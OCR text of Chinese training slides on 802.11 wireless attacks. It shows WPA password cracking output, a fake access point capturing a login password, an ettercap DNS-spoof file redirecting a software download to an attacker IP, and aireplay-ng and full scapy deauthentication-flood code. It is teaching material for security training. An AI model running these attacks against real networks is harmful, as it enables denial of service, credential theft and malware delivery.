第三届XMan夏令营

无线网络-802.11攻与防

讲师：icecolor
网络尖刀核心成员
赛宁攻防实验室

目录
Contents

1.常见的无线攻击威胁

2.无线攻防的进阶

3.针对无线设备的漏洞挖掘

4.无线攻击的识别与防御策略

Part 01

一.常见的无线攻击威胁

老旧的攻击→暴力破解

WPA/WPA2-PSK：

Aircrack-ng 1.2 rc5

[00:00:00] 3/2 keys tested (436.11 k/s)

Time left: 0 seconds 150.00%

KEY FOUND! [12345678]

Master Key : 68 16 DA 9E 72 22 6C 41 78 F4 79 D7 B5 9E C8 9E
C2 B5 B6 BA 38 98 5C 51 86 5B F6 96 B7 46 BA 31

Transient Key : 1A 38 FC 8D CD 43 2C 19 27 4B 7D FC 86 70 19 6D
1A 8E D7 EA 49 D5 00 F0 F2 9F 4A 28 1C 33 D3 CE
1B 68 AD 0F F0 D6 9E 68 F8 0B AD 6E A6 AE 4A 4C
7E 8A 7A 35 6D 6D 1A 8B 1C 7F 8A 9C 40 26 5D E9

EAPOL HMAC : 86 EB A9 02 C2 7B 80 35 16 18 C1 BB 68 DA 18 F

GPU加速的时代:

➜ ~ sudo cowpatty -d hash -r wpacrack.pcap -s Honey
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>


Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.

The PSK is "12345678".
2 passphrases tested in 0.00 seconds: 50000.00 passphrases/second

PS:速度为50000/秒，对比 aircrack-ng 自带破解速度相比：
bash keys tested (436.11 k/s) 足足快了一百多倍。

Fake AP 攻击

```
➜ ~ sudo hostapd /etc/hostapd/hostapd-wpa.conf
Configuration file: /etc/hostapd/hostapd-test.conf
Using interface wlx00c0ca96ecf5 with hwaddr 00:c0:ca:96:ec:f5 and ssid
"fakeap"
wlx00c0ca96ecf5: interface state UNINITIALIZED->ENABLED
wlx00c0ca96ecf5: AP-ENABLED
```




Wireshark · 分组 23 · wireshark_{703504E2-0171-4918-A712-7898E2470297}_20170323200416_a10128


```
> Frame 23: 1296 bytes on wire (10368 bits), 1296 bytes captured (10368 bits)
> Ethernet II, Src: LiteonTe_c4:6f:1b (ac:e0:10:c4:6f:1b), Dst: HuaweiTe_87:4
> PPP-over-Ethernet Session
> Point-to-Point Protocol
> Internet Protocol Version 4, Src: 100.73.80.212, Dst: 220.181.175.21
> Transmission Control Protocol, Src Port: 55632, Dst Port: 80, Seq: 1, Ack:
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "log" = "Yanzh"
  > Form item: "pwd" = "123456789"
  > Form item: "rememberme" = "forever"
  > Form item: "wp-submit" = "登录"
  > Form item: "redirect_to" = "/"
  > Form item: "testcookie" = "1"
```

用户名

密码



Arp&Dns劫持




```
#                                                                    #
# Sample hosts file for dns_spoof plugin                             #
#                                                                    #
# the format is (for A query):                                       #
#   www.myhostname.com A 168.11.22.33                                #
down.sandai.net/thunderx/XunLeiSetup10.0.2.60Beta.exe  A
10.101.177.66
#   *.foo.com       A 168.44.55.66                                   #
*           A   10.101.177.66
#
# ... for a AAAA query (same hostname allowed):                      #
#   www.myhostname.com AAAA 2001:db8::1                              #
#   *.foo.com       AAAA 2001:db8::2                                 #
#                                                                    #
# or to skip a protocol family (useful with dual-stack):             #
#   www.hotmail.com    AAAA ::                                       #
#   www.yahoo.com      A    0.0.0.0                                  #
#
```


Fake AP MITM

Demo

Wifi-DOS攻击

Deauth Flood：由于未加密的管理帧，允许接收第三方的解除关联帧.

```
→ ~ sudo aireplay-ng -0 20 -a BC:D1:77:17:7C:B4 -c B4:0B:44:C2:D5:FF wlan0mon
10:43:20  Waiting for beacon frame (BSSID: BC:D1:77:17:7C:B4) on channel 6
10:43:21  Sending 64 directed DeAuth (code 7). STMAC: [B4:0B:44:C2:D5:FF] [ 1|63
ACKs]
10:43:21  Sending 64 directed DeAuth (code 7). STMAC: [B4:0B:44:C2:D5:FF] [ 0|62
ACKs]
10:43:22  Sending 64 directed DeAuth (code 7). STMAC: [B4:0B:44:C2:D5:FF] [14|61
```



Time	Source	Destination	Protocol	Length	Info
0.958839075	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
0.959081757	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
2.006864824	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
2.007112538	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
3.066856265	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
3.067094871	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
4.106850041	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
4.107067955	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
5.170918866	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
5.171167667	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
6.218842277	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
6.219099844	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
7.258886922	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
7.259250032	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
8.310869928	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
8.311098715	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
9.355360314	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
9.355608603	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
10.394955847	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
10.395195099	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....
11.443187367	Tp-LinkT_6d:02:b8	Broadcast	802.11		34 Deauthentication, SN=0, FN=0, Flags=....
11.443448073	Tp-LinkT_6d:02:b8	Broadcast	802.11		39 Deauthentication, SN=0, FN=0, Flags=....

```python
#!/usr/bin/env python
#----coding:utf-8-----

import time
import sys
from scapy.all import *


iface = "wlan0mon"
timeout = 1
if len(sys.argv) < 2:
    print "The Demo use:" + " <bssid> <client>"
    sys.exit(0)
else:
    bssid = sys.argv[1]
if len(sys.argv) == 3:
    Destination = sys.argv[2]

else:
    Destination = "ff:ff:ff:ff:ff:ff"
frame = RadioTap() / \
    Dot11(type=0,subtype=12,
        addr1=Destination, addr2=bssid, addr3=bssid) / \
    Dot11Deauth(reason=3)
while 1:
    print "Sending Deauth Attack to " + Destination
    sendp(frame, iface=iface)
    time.sleep(timeout)
```


Part 02


二.无线攻防的进阶

ProbeRequest Frame

主动扫描


无线客户端工作过程中，会定期地搜索周围的无线网络，也就是主动扫描周围的无线网络。它会每隔一段时间发送(Probe Request帧)来扫描无线网络，来询问是否有AP进行回应。是否携带指定SSID，可以将主动扫描可以分为两种：携带与不携带SSID的扫描。





携带SSID的主动扫描

ProbeRequest Frame



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
7	2.056724358	da:a1:19:11:54:e4	Broadcast	802.11	107	Probe Request, SN=2165, FN=0, Flags=........, SSID=Broadcast
8	2.242757202	XiaomiCo_24:ad:58	HuaweiTe_a1:43:46	802.11	384	Probe Response, SN=3941, FN=0, Flags=....R..., BI=100, SSID=X_DAKE
9	2.252668732	XiaomiCo_24:ad:58	HuaweiTe_a1:43:46	802.11	384	Probe Response, SN=3941, FN=0, Flags=....R..., BI=100, SSID=X_DAKE

```
Frame 7: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface 0
Radiotap Header v0, Length 18
802.11 radio information
IEEE 802.11 Probe Request, Flags: ........
IEEE 802.11 wireless LAN management frame
  Tagged parameters (65 bytes)
    Tag: SSID parameter set: Broadcast
        Tag Number: SSID parameter set (0)
        Tag length: 0
        SSID:
    Tag: Supported Rates 1, 2, 5.5, 11, [Mbit/sec]
        Tag Number: Supported Rates (1)
        Tag length: 4
        Supported Rates: 1 (0x02)
        Supported Rates: 2 (0x04)
        Supported Rates: 5.5 (0x0b)
        Supported Rates: 11 (0x16)
    Tag: Extended Supported Rates 6, 9, 12, 18, 24, 36, 48, 54, [Mbit/sec]
        Tag Number: Extended Supported Rates (50)
        Tag length: 8
        Extended Supported Rates: 6 (0x0c)
        Extended Supported Rates: 9 (0x12)
        Extended Supported Rates: 12 (0x18)
        Extended Supported Rates: 18 (0x24)
        Extended Supported Rates: 24 (0x30)
```

```
0000  00 00 12 00 2e 48 00 00  00 02 94 09 a0 00 bd 01   .....H.. ........
0010  00 00 40 00 00 00 ff ff  ff ff ff da a1 19 11   ..@..... ........
0020  54 e4 ff ff ff ff ff ff  50 87 00 00 01 04 02 04   T....... P.......
0030  0b 16 32 08 0c 12 18 24  30 48 60 6c 03 01 09 2d   ..2....$ 0H`l...-
0040  1a 6e 01 03 ff 00 00 00  00 00 00 00 00 00 00 00   .n...... ........
0050  00 00 00 00 00 00 00 00  00 00 00 dd 07 00 50 f2   ........ ......P.
0060  08 00 62 00 7f 05 00 00  0a 02 01                  ..b..... ...
```

Length of tag (wlan_mgt.tag.length), 1 byte Packets: 3144 · Displayed: 3144 (100.0%) Profile: Default

客户端发送Null(空)ssid信息的Probe reequest请求）

客户端发送不携带SSID信息的广播ProbeRequest帧
（SSID为空，也就是SSID IE的长度为0)

不携带SSID的主动扫

ProbeRequest Frame

ProbeRequest SSID 暴露的位置信息&定位


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.fc.type_subtype ==4 and wlan.ta ==

Expression...

No.	Time	Source	Destination	Protocol	Length	Info	RSS
2137	32.312113619	Apple	Broadcast	802.11	203	Probe Request, SN=62, FN=0, Flags=.....C, SSID=GreenHotel	-50
2139	32.358053797	Apple_	Broadcast	802.11	203	Probe Request, SN=66, FN=0, Flags=.....C, SSID=GreenHotel	-58
2566	39.968217043	Apple_	Broadcast	802.11	193	Probe Request, SN=145, FN=0, Flags=.....C, SSID=	-35
2571	39.991114135	Apple_	Broadcast	802.11	193	Probe Request, SN=147, FN=0, Flags=.....C, SSID	-36
2610	40.591224149	Apple_	Broadcast	802.11	204	Probe Request, SN=179, FN=0, Flags=.....C, SSID=	-32
3076	45.202279971	Apple_	Broadcast	802.11	204	Probe Request, SN=220, FN=0, Flags=.....C, SSID=	-32
3079	45.216433157	Apple_	Broadcast	802.11	204	Probe Request, SN=222, FN=0, Flags=.....C, SSID=	-30
3087	45.251732405	Apple_	Broadcast	802.11	204	Probe Request, SN=224, FN=0, Flags=.....C, SSID=	-35

ProbeRequest SSID 钓鱼



root@kali: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

CH 1][Elapsed: 18 s][2017-07-31 10:55

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
	0	100	368	0	0	1	54	WPA	TKIP	PSK	testfake
	0	100	368	0	0	1	54	WPA2	CCMP	PSK	testfake
	0	100	368	0	0	1	54	OPN			testfake
	0	100	368	0	0	1	54	WEP	WEP		testfake
	-44	1	8	128	22	1	54e.	WPA2	CCMP	PSK	
	-45	0	11	2	0	1	54e.	WPA2	CCMP	PSK	
	-45	0	14	0	0	1	54e.	WPA2	CCMP	PSK	
	-46	100	9	100	1	1	54e.	WPA2	CCMP	PSK	
	-47	100	8	58	5	1	54e.	WPA2	CCMP	PSK	
	-48	0	12	0	0	1	54e.	WPA2	CCMP	PSK	
	-48	0	12	1	0	1	54e.	WPA2	CCMP	PSK	
	-48	0	13	0	0	1	54e.	WPA2	CCMP	PSK	
	-63	0	2	0	0	11	54e.	WPA2	CCMP	PSK	
	-66	13	24	1	0	1	54e.	WPA2	CCMP	PSK	
	-71	61	131	0	0	11	54e.	WPA2	CCMP	PSK	
	-79	31	100	0	0	1	54e.	WPA2	CCMP	PSK	


BSSID	STATION	PWR	Rate	Lost	Frames	Probe

0 Unencrypted 1 WEP 2 WPA 3 WPA2 4 airodump @kali - 星期一 31 七月 - 10:55

WPA-Radius企业无线攻防

EAP-TTLS&&PEAP：这两个可以放在一起说，就像是WPA/WPA2相似度很高。它们也要证书，不过是要Server端的而不是Client的。这两个相比，还是peap从各个方面来说方便，而且兼容好。所以企业一般都是PEAP。

